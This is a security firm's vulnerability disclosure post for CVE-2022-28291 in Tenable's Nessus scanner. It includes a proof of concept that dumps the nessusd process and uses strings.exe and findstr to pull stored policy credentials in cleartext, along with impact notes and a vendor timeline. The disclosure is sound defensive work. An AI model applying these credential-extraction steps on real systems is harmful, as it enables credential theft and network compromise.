CSW Expert Discovers a Zero Day Vulnerability in Tenable's Nessus Scanner

Posted on Oct 18, 2022 | By Team CSW

CSW experts have discovered a Zero Day vulnerability with medium severity in Tenable's Nessus Professional scanner. This bug has been identified as 'Sensitive Information Disclosure' and has been given the CVE identifier of CVE-2022-28291 and has a severity score of 6.5 in CVSS V3. This vulnerability has been mapped to weakness enumeration CWE-522 (Insufficiently Protected Credentials).


How this vulnerability could be exploited

CVE-2022-28291 allows an attacker to access credentials stored in Nessus Scanners thus potentially compromising its customers' network of assets. An authenticated user with debug privileges can retrieve Nessus policy credentials from the 'nessusd' process in cleartext through process dumping and access sensitive information. This vulnerability affects all versions of Nessus Essentials and Professional.

Proof of Concept

We tested the following vulnerability on Tenable's Nessus Professional 10.1.1 (#61) Windows.

1. Install Nessus Essentials or Professional, log on to the scanner, and create a Nessus policy with credentials using any Credential Type (in our case, it is Windows).



CATEGORIES: Host

Windows User: [redacted], Auth method: [redacted]

Authentication method: Password

Username: [redacted]

Password: [redacted]

Domain: [redacted]

Global Credential Settings

☑ Never send credentials in the clear


☑ Do not use NTLMv1 authentication

☑ Start the Remote Registry service during the scan

Figure 1: Creating the Nessus Policy with the Windows Credential Type


2. Run a credentialed scan using the created Nessus policy.

3. Create a process dump file of the process 'nessusd' from the Windows Task Manager.



[View original image source](#)


Figure 2: Creating the Process Dump of the "nessusd" Process



The file has been successfully created.

The file is located at:
[redacted]\AppData\Local\Temp\nessusd.DMP

[View original image source](#)




```
[redacted]Strings>strings.exe nessusd.DMP > out.txt

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


[redacted]\Strings>
[redacted]\Strings>findstr "Login configurations" out.txt > pass.txt

[redacted]\Strings>
```

[View original image source](#)

Figure 4: Parsing the DMP File Using Strings and Extracting Credentials

5. The Nessus policy's Windows Domain Credentials have been retrieved in cleartext and viewed using a text editor application.



```
IBM iSeries Credentials[entry]:Login :
IMAP Service Cleartext Login Permitted
_#Login configurations[entry]:SMB account :[redacted]B
Login configurations[radio]:SMB password type :Password<&
g)Login configurations[password]:SMB password :[redacted]
Login configurations[entry]:SMB domain (optional) :[redacted]'C
in">Login<d
WordPress Loginizer plugin < 1.6.4 blind SQLi (CVE-2020-27615)
HTTP login page[entry]:Login page :
HTTP login page[radio]:Login form method :
HTTP login page[entry]:Login form fields :
Login configurations[checkbox]:Only use NTLMv2
```

[View original image source](#)

Figure 5: The Nessus Policy-Stored Windows Credentials Retrieved in Cleartext

Impact of the Vulnerability

- An attacker can retrieve stored credentials in Nessus Policies in cleartext from the "nessusd" process.
- An attacker can potentially compromise corresponding assets, internal domains, and networks with the retrieved credentials.
- With disclosed credentials, an attacker can potentially compromise its associated assets and networks of an organization leading to infiltration and breach.

- **August 04, 2022**: Tenable has deemed the reported vulnerability as an acceptable risk.
- **August 31, 2022:** Tenable performed additional reviews and acknowledged there would be no fix for this issue.
- **September 01, 2022**: Tenable has agreed to raise a CVE for this submission.

Never miss a patch or an update with CSW's Patch Watch Newsletter. Subscribe now!

sample@domain.xyz

Subscribe

56 Shares Share Tweet Email Share

Secure your environment from cyber-attacks!

Know How

Cyber Security Works helps reduce security debt and inherent vulnerabilities in an organization's infrastructure and code. We work with large public, private, and start-up companies and help them prioritize their vulnerabilities.

Resources

Ransomware
Cyber Risk Series
Blogs
Patch Watch
Data Sheets
White Papers
Zero Days
Glossary
Events

Partner

Become a Partner

Quick Links

About Us
Contact Us
Careers
Services
Media Coverage
Cybersecurity month
Predictions for 2022
Cybersecurity for govt
Hackathon

Sitemap Privacy Policy Customer Agreements